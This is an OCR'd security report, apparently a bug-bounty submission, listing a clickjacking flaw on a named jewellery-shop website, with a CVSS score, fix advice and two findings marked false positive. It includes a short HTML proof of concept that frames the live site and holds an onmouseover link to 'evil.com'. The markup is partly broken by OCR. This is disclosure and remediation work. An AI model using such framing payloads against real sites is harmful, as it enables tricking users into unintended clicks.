Website name


https://omkarjewelers.ssbmultiservices.com

1.Vulnerability name: Clickjacking: X-Frame-Options header

Vulnerable URL: https://omkarjewelers.ssbmultiservices.com

CVSS: Base Score: 5.8

POC:



HTML File:

```
iframe{
width: 100%;
height: 600px;
border: none;
}
</style>

<title>Clickjacking PoC</title>
```

```
</head>

<body >

<a onmouseover="window.open('http://evil.com')" style="z-index:1;left:900px;position:relative;top:150px;font-size: 30px;text-transform: capitalize;color:red;text-decoration:none;font-style: normal;">clickjacking</a>

<iframe sandbox="allow-modals allow-popups allow-forms allow-same-origin allow-scripts"

style="opacity:1" src=" https://omkarjewelers.ssbmultiservices.com">

</ifram>

</body>

</html>
```

This code save with html file and run this

The impact of this vulnerability:

The impact depends on the affected web application.

How to fix this vulnerability:

Configure your web server to include an X-Frame-Options header and a CSP header with frame-ancestors directive. Consult Web references for more information about the possible values for this header.


Recommendation

Configure your web server to include an X-Frame-Options header and a CSP header with frame-ancestors directive. Consult Web references for more information about the possible values for this header.

2.Vulnerability name: Vulnerable package dependencies [high]

Vulnerable URL : https://omkarjewelers.ssbmultiservices.com/project/

POC: False Positive



3.Vulnerability name: Development configuration files

POC: False Positive